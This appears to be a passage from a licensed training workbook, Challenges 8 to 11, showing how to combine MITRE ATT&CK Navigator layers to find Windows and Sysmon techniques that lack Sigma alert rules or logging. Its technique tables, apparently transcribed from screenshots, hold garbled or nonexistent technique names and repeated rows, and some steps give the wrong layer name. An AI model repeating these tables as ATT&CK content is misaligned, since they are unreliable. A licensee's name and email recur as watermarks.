
Challenge 8

Create a new layer and identify missing Windows alerts (meaning, you have available data but you are missing alerts related to it).


Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Answer

- Click on the + sign next to the **Windows-Sysmon Missing Visibility** tab.



- Click on **Create Layer from other layers**.



- Type **a and not c** in the score expression and press **Create layer**:

a and not c

For the purpose of this step, we want to show data sources that exist in **a** (Windows) but do not have alerts in **c** (Sigma Rules Heatmap).

- The layer created now shows us the techniques we have visibility for but do not have any alert rules created.

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	8 techniques	10 techniques	14 techniques	20 techniques	14 techniques	44 techniques	17 techniques	32 techniques	9 techniques	17 techniques	18 techniques	9 techniques	14 techniques
Active Scanning [0.0]	Acquire Access [0.0]	Content Injection [0.0]	Cloud Administration Command [0.0]	Account Manipulation [0.0]	Abuse Execution Control Mechanism [0.0]	Abuse Execution Control Mechanism [0.0]	Adversary in the Middle [0.0]	Account Discovery [0.0]	Exploitation of Remote Services [0.0]	Adversary in the Middle [0.0]	Application Layer Protocol [0.0]	Automated Exfiltration [0.0]	Account Access [0.0]
Gather Victim Host Information [0.0]	Acquire Infrastructure [0.0]	Drive-by Compromise [0.0]	Command and Scripting Interpreter [0.0]	BITS Jobs [0.0]	Access Token Manipulation [0.0]	Access Token Manipulation [0.0]	Brute Force [0.0]	Application Window Discovery [0.0]	Internal Spearphishing [0.0]	Archived Collected Data [0.0]	Communication Through Removable Media [0.0]	Data Transfer Size Limits [0.0]	Data Destruction [0.0]
Gather Victim Identity Information [0.0]	Compromise Accounts [0.0]	Exploit Public-Facing Information [0.0]	External Remote Services [0.0]	Boot or Logon Autostart Execution [0.0]	Account Manipulation [0.0]	BITS Jobs [0.0]	Credentials from Password Stores [0.0]	Browser Information Discovery [0.0]	Internal Lateral Transfer [0.0]	Remote Service Session Hijacking [0.0]	Content Injection [0.0]	Exfiltration Over Alternative Protocol [0.0]	Data Encrypted on Impact [0.0]
Gather Victim Network Information [0.0]	Compromise Infrastructure [0.0]	Hardware Additions [0.0]	Container Administration [0.0]	Boot or Logon Initialization Scripts [0.0]	Boot or Logon Autostart Execution [0.0]	Build Image on Host [0.0]	Exploitation for Credential Access [0.0]	Cloud Infrastructure Discovery [0.0]	Remote Services [0.0]	Automated Collection [0.0]	Data Encoding [0.0]	Exfiltration Over C2 Channel [0.0]	Data Manipulation [0.0]
Gather Victim Org Information [0.0]	Develop Capabilities [0.0]	Establish Accounts [0.0]	Phishing [0.0]	Exploitation for Client Execution [0.0]	Browser Extensions [0.0]	Debugger/Auditor/Decode Files or Information [0.0]	Forceful Authentication [0.0]	Cloud Service Discovery [0.0]	Replication Through Removable Media [0.0]	Browser Session Hijacking [0.0]	Data Obfuscation [0.0]	Exfiltration Over Network [0.0]	DeWorming [0.0]
Phishing for Information [0.0]	Obtain Capabilities [0.0]	Replication Through Removable Media [0.0]	Supply Chain Compromise [0.0]	Inter-Process Communication [0.0]	Compromise Host Software Binary [0.0]	Deploy Container [0.0]	Forge Web Credentials [0.0]	Cloud Service Discovery [0.0]	Replication Through Removable Media [0.0]	Clipboard Data [0.0]	Dynamic Resolution [0.0]	Exfiltration Over Other Network [0.0]	Disk Eject [0.0]
Search Closed Sources [0.0]	Establish Accounts [0.0]	Obtain Capabilities [0.0]	Stage Capabilities [0.0]	Native API [0.0]	Create Account [0.0]	Direct Volume Access [0.0]	Input Capture [0.0]	Cloud Service Discovery [0.0]	Software Deployment Tools [0.0]	Data from Cloud Storage [0.0]	Encrypted Channels [0.0]	Exfiltration Over Physical Medium [0.0]	Endpoint Denial of Service [0.0]
Search Open Technical Databases [0.0]	Obtain Capabilities [0.0]	Replication Through Removable Media [0.0]	Supply Chain Compromise [0.0]	Scheduled Task/job [0.0]	Create or Modify System Process [0.0]	Domain or Tenant Policy Modification [0.0]	Multi-Factor Authentication [0.0]	Cloud Storage Object Discovery [0.0]	Tant Shared Content [0.0]	Data from Configuration Repository [0.0]	Failback Channels [0.0]	Exfiltration Over Physical Medium [0.0]	Financial Theft [0.0]
Search Open Websites/ Domains [0.0]	Obtain Capabilities [0.0]	Replication Through Removable Media [0.0]	Valid Accounts [0.0]	Serverless Execution [0.0]	Event Triggered Execution [0.0]	Escape to Host [0.0]	Multi-Factor Authentication Interception [0.0]	Cloud Storage Object Discovery [0.0]	Use Alternate Authentication Material [0.0]	Multi-Stage Transfers [0.0]	High Infrastructure [0.0]	Exfiltration Over Web Service [0.0]	Firmware Corruption [0.0]
Search Victim-Owned Websites [0.0]	Obtain Capabilities [0.0]	Replication Through Removable Media [0.0]	Valid Accounts [0.0]	Shared Modules [0.0]	External Remote Services [0.0]	Event Triggered Execution [0.0]	Network Sniffing [0.0]	Device Driver Discovery [0.0]	Use Alternate Authentication Material [0.0]	Domain Trust System [0.0]	Data from Local System [0.0]	Scheduled Transfer [0.0]	Inhibit System Recovery [0.0]
				Software Deployment Tools [0.0]	Hijack Execution Flow [0.0]	File and Directory Permissions Modification [0.0]	OS Credential Dumping [0.0]	Domain Trust System [0.0]	Domain Trust System [0.0]	Data from Network System [0.0]	Non-Standard Port Protocol Tunneling [0.0]	Service Stop [0.0]	System Shutdown/Reboot [0.0]
				System Services [0.0]	Implant Internal Image [0.0]	Hide Artifacts [0.0]	Steal or Forge Authentication Certificates [0.0]	File and Directory Discovery [0.0]	File and Directory Discovery [0.0]	Data from Removable Media [0.0]	Proxy [0.0]	System Shutdown/Reboot [0.0]	
				User Execution [0.0]	Modify Authentication Process [0.0]	Hijack Execution Flow [0.0]	Steal or Forge Authentication Certificates [0.0]	Group Policy Group Policy [0.0]	Group Policy Group Policy [0.0]	Data Staged [0.0]	Remote Access Software [0.0]		
				Windows Management Instrumentation [0.0]	Power Settings [0.0]	Impersonation [0.0]	Steal or Forge Kerberos Tickets [0.0]	Log Enumeration [0.0]	Log Enumeration [0.0]	Email Collection [0.0]	Traffic Signaling [0.0]		
					Pre-OS Boot [0.0]	Scheduled Task/job [0.0]	Steal Web Session Cookie [0.0]	Network Service Discovery [0.0]	Network Service Discovery [0.0]	Input Capture [0.0]	Web Service [0.0]		
					Scheduled Task/job [0.0]	Valid Accounts [0.0]	Indicator Removal [0.0]	Network Share Discovery [0.0]	Network Share Discovery [0.0]	Screen Capture [0.0]	Video Capture [0.0]		
					Server Software Component [0.0]	Indirect Command Execution [0.0]	Unsecured Credentials [0.0]	Network Sniffing [0.0]	Network Sniffing [0.0]				
					Traffic Signaling [0.0]	Modify Authentication Process [0.0]	Unsecured Credentials [0.0]	Peripheral Device Discovery [0.0]	Peripheral Device Discovery [0.0]				
					Valid Accounts [0.0]	Modify Cloud [0.0]	Unsecured Credentials [0.0]	Permission Groups [0.0]	Permission Groups [0.0]				

- To rename the layer, go to the **Layer Controls** tab, select **Layer Settings** and in the **Layer Information** tab that opens on the right side, enter the new name: **Windows Missing Alert Rules** . When you are finished, click on **Layer Settings** again so the panel disappears:

Windows Missing Alert Rules

layer by operation x +

Selection Controls Layer Controls Technique Controls

2 1

3

Command and Control	Exfiltration	Impact
18 techniques	9 techniques	14 techniques
Application Layer Protocol (0/5)	Automated Exfiltration (0/1)	Account Access Removal
Communication Through Removable Media	Data Transfer Size Limits	Data Destruction (0/1)
Content Injection	Exfiltration Over Alternative Protocol (0/3)	Data Encrypted for Impact
Data Encoding (0/2)		Data

Layer Information

Name
layer by operation

Description

Windows-Sysmon Missing Alert Rules

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026


Challenge 9

Create a new layer and identify missing Windows Sysmon alerts (meaning, you have available **Windows-Sysmon** data but you are missing alerts related to it).


Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Answer

- Click on the **+** sign next to the **Windows Missing Alert Rules** tab.



- Click on **Create layer from other layers**.



- Type **b** and **not c** in the score expression and press **Create layer**:

Windows x Windows-Sysmon x Sigma Rules Heatmap x Windows Missing Visibility x Windows-Sysmon Missing Visibility x Windows Missing Alert Rules x new tab x

Enterprise ATT&CK MITRE ATT&CK v17

You want Windows Sysmon but not existing Sigma alerts

Create Layer from Other Layers

Enterprise ATT&CK MITRE ATT&CK...

score expression
b and not c

gradient

coloring

comments

links

metadata

states

filters

legend

Create layer

Select layers to inherit properties from

Select the domain for the new layer. Only layers of the same domain and version can be merged.

Use constants (numbers) and layer variables (yellow, above) to write an expression for the initial value of scores in the new layer. A full list of supported operations can be found [here](#). Leave blank to initialize scores to 0. Here's a list of available layer variables:

- a (Windows)
- b (Windows-Sysmon)
- c (Sigma Rules Heatmap)
- d (Windows Missing Visibility)
- e (Windows-Sysmon Missing Visibility)
- f (Windows Missing Alert Rules)

Select which layer to import the scoring gradient from. Leave blank to initialize with the default scoring gradient.

Select which layer to import manually assigned colors from. Leave blank to initialize with no colors.

Select which layer to import comments from. Leave blank to initialize with no comments.

Select which layer to import technique links from. Leave blank to initialize without links.

Select which layer to import technique metadata from. Leave blank to initialize without metadata.

Select which layer to import enabled/disabled states from. Leave blank to initialize all to enabled.

Select which layer to import filters from. Leave blank to initialize with no filters.

Select which layer to import the legend from. Leave blank to initialize with an empty legend.

Breakdown


For the purpose of this step we are wanting to show data sources that exist in **b** (Windows-Sysmon) but do not have alerts in **c** (Sigma Rules Heatmap).

- The layer created now shows us the techniques we have visibility for but do not have any alert rules created.

Windows	Windows-Sysmon	Sigma Rules Heatmap	Windows Missing Visibility	Windows-Sysmon Missing Visibility	Windows Missing Alert Rules	layer by operatio		
						Selection Controls	Layer Controls	Technique Controls

- To rename the layer, go to the **Layer Controls** tab, select **Layer Settings** and in the **Layer Information** tab that opens on the right side, enter the new name: **Windows Missing Alert Rules**. When you are finished, click on **Layer Settings** again so the panel disappears:

layer by operation ✕



The final step in this evaluation of your data sources against the MITRE Framework is to determine areas that you lack both visibility and alert rules.

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026


Challenge 10

Create a new layer and identify missing visibility for Windows logs and missing Sigma alert rules.


Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Answer

- Click on the + sign next to the **Windows-Sysmon Missing Alert Rules** tab.



- Click on **Create Layer from other layers**.



- Type **not a and not c** in the score expression and press **Create layer**

not a and not c

Enterprise ATT&CK MITRE ATT&CK v17

You don't want Windows logs or Sigma alerts existing

domain* Enterprise ATT&CK MITRE ATT&CK v17

score expression not a and not c

gradient

coloring

comments

links

metadata

states

filters

legend

Create layer

Select the domain for the new layer. Only layers of the same domain and version can be merged.

Use constants (numbers) and layer variables (yellow, above) to write an expression for the initial value of scores in the new layer. A full list of supported operations can be found [here](#). Leave blank to initialize scores to 0. Here's a list of available layer variables:

- (Windows)
- (Windows-Sysmon)
- (Sigma Rules Heatmap)
- (Windows Missing Visibility)
- (Windows-Sysmon Missing Visibility)
- (Windows Missing Alert Rules)
- (Windows-Sysmon Missing Alert Rules)

Select which layer to import the scoring gradient from. Leave blank to initialize with the default scoring gradient.

Select which layer to import manually assigned colors from. Leave blank to initialize with no colors.

Select which layer to import comments from. Leave blank to initialize with no comments.

Select which layer to import technique links from. Leave blank to initialize without links.

Select which layer to import technique metadata from. Leave blank to initialize without metadata.

Select which layer to import enabled/disabled states from. Leave blank to initialize all to enabled.

Select which layer to import filters from. Leave blank to initialize with no filters.

Select which layer to import the legend from. Leave blank to initialize with an empty legend.

Breakdown

For the purpose of this step, we want to show the techniques that do not exist in **a** (Windows) and do not exist in **c** (Sigma Rules Heatmap).

- This layer shows us where we have no visibility or rules for this data source.


Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Active Scanning (0:3)	Acquire Access (0:3)	Content Injection (0:3)	Cloud Administration Command (0:3)	Account Manipulation (0:3)	Abuse Elevation Control Mechanism (0:3)	Abuse Elevation Control Mechanism (0:3)	Adversary-in-the-Middle (0:3)	Account Discovery (0:3)	Exploitation of Remote Services (0:3)	Adversary-in-the-Middle (0:3)	Application Layer Protocol (0:3)	Automated Exfiltration (0:3)	Account Access Removal (0:3)
Gather Victim Host Information (0:3)	Acquire Infrastructure (0:3)	Drive-by Compromise (0:3)	Command and Scripting Interpreter (0:3)	BITS Jobs (0:3)	Access Token Manipulation (0:3)	Access Token Manipulation (0:3)	Brute Force (0:3)	Application Window Discovery (0:3)	Internal Spearphishing (0:3)	Archive Collected Data (0:3)	Communication Through Removable Media (0:3)	Data Transfer Size Limits (0:3)	Data Destruction (0:3)
Gather Victim Identity Information (0:3)	Compromise Accounts (0:3)	Exploit Public-Facing Application (0:3)	Container Administration Command (0:3)	Boot or Logon Autostart Execution (0:3)	Account Manipulation (0:3)	Build Image on Host (0:3)	Credentials from Password Stores (0:3)	Browser Information Discovery (0:3)	Remote Service Session Hijacking (0:3)	Automated Collection (0:3)	Content Injection (0:3)	Exfiltration Over Alternative Protocol (0:3)	Data Encrypted for Impact (0:3)
Gather Victim Network Information (0:3)	Compromise Infrastructure (0:3)	External Remote Services (0:3)	Deploy Container (0:3)	Cloud Application Integration (0:3)	Boot or Logon Autostart Execution (0:3)	Debugger Evasion (0:3)	Exploitation for Credential Access (0:3)	Cloud Infrastructure Discovery (0:3)	Remote Services (0:3)	Browser Session Hijacking (0:3)	Data Encoding (0:3)	Exfiltration Over C2 Channel (0:3)	Data Manipulation (0:3)
Gather Victim Org Information (0:3)	Develop Capabilities (0:3)	Hardware Additions (0:3)	ESXi Administration Command (0:3)	Cloud Application Integration (0:3)	Boot or Logon Initialization Scripts (0:3)	Deobfuscate/Decode Files or Information (0:3)	Forge Web Credentials (0:3)	Cloud Service Dashboard (0:3)	Replication Through Removable Media (0:3)	Clipboard Data (0:3)	Data Obfuscation (0:3)	Defacement (0:3)	Disk Wipe (0:3)
Phishing for Information (0:3)	Establish Accounts (0:3)	Phishing (0:3)	Exploitation for Client Execution (0:3)	Compromise Host Software Binary (0:3)	Boot or Logon Initialization Scripts (0:3)	Direct Volume Access (0:3)	Input Capture (0:3)	Cloud Storage Object Discovery (0:3)	Software Deployment Tools (0:3)	Data from Cloud Storage (0:3)	Encrypted Channel (0:3)	Exfiltration Over Other Network Medium (0:3)	Endpoint Denial of Service (0:3)
Search Closed Sources (0:3)	Obtain Capabilities (0:3)	Replication Through Removable Media (0:3)	Input Injection (0:3)	Create Account (0:3)	Create or Modify System Process (0:3)	Domain or Tenant Policy Modification (0:3)	Multi-Factor Authentication Interception (0:3)	Container and Resource Discovery (0:3)	Taint Shared Content (0:3)	Data from Configuration Repository (0:3)	Hide Infrastructure (0:3)	Exfiltration Over Physical Medium (0:3)	Financial Theft (0:3)
Search Open Technical Databases (0:3)	Stage Capabilities (0:3)	Supply Chain Compromise (0:3)	Inter-Process Communication (0:3)	Create or Modify System Process (0:3)	Event Triggered Execution (0:3)	Execution Guardrails (0:3)	Multi-Factor Authentication Request Generation (0:3)	Device Driver Discovery (0:3)	Use Alternate Authentication Material (0:3)	Data from Local System (0:3)	Multi-Stage Channels (0:3)	Scheduled Transfer (0:3)	System Shutdown/Reboot (0:3)
Search Open Websites/Domains (0:3)	Trusted Relationship (0:3)	Native API (0:3)	Scheduled Task/Job (0:3)	Exclusive Control (0:3)	Event Triggered Execution (0:3)	Exploitation for Defense Evasion (0:3)	Network Sniffing (0:3)	Domain Trust Discovery (0:3)	File and Directory Discovery (0:3)	Data from Network Shared Drive (0:3)	Non-Application Layer Protocol (0:3)	Transfer Data to Cloud Account (0:3)	Resource Hijacking (0:3)
Search Victim-Owned Websites (0:3)	Valid Accounts (0:3)	Wi-Fi Networks (0:3)	Serverless Execution (0:3)	External Remote Services (0:3)	Exploitation for Privilege Escalation (0:3)	File and Directory Modification (0:3)	OS Credential Dumping (0:3)	File and Directory Discovery (0:3)	Group Policy Discovery (0:3)	Data from Removable Media (0:3)	Protocol Tunneling (0:3)	Service Stop (0:3)	
	Shared Modules (0:3)	Software Deployment Tools (0:3)	Implant Internal Image (0:3)	Hijack Execution Flow (0:3)	Hijack Execution Flow (0:3)	Hide Artifacts (0:3)	Steal or Forge Authentication Certificates (0:3)	Log Enumeration (0:3)	Network Service Discovery (0:3)	Data Staged (0:3)	Remote Access Tools (0:3)		
	System Services (0:3)	Modify Authentication Process (0:3)	Process Injection (0:3)	Process Injection (0:3)	Scheduled Task/Job (0:3)	Hijack Execution Flow (0:3)	Steal or Forge (0:3)			Email Collection (0:3)	Traffic Signaling (0:3)		
	User Execution (0:3)	Windows Management (0:3)	Modify Registry (0:3)	Modify Registry (0:3)		Impair Defenses (0:3)				Input Capture (0:3)	Web Service (0:3)		

Color coding

The color coding on this layer is confusing. In this case, the red techniques mean there is a data source or alert in existence. A white background means there is no data source or alert in existence. If it helps, you can right click and select **select annotated** and then under **technique controls** select **background color** and change the color to something like green. Alternatively, you can select **select unannotated** and only change the colors for the cells that have no data sources or alerts. It may make sense to change unannotated to red and annotated to white. This is based on your preference.

- To rename the layer, go to the **Layer Controls** tab, select **Layer Settings** and in the **Layer Information** tab that opens on the right side, enter the new name: **Windows Missing Alert Rules**. When you are finished, click on **Layer Settings** again so the panel disappears:

Windows No Visibility/No Rules



- Now review the techniques we are lacking visibility and rules.

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026


Challenge 11

Create a new layer and identify missing visibility for Windows with Sysmon and missing Sigma alert rules.

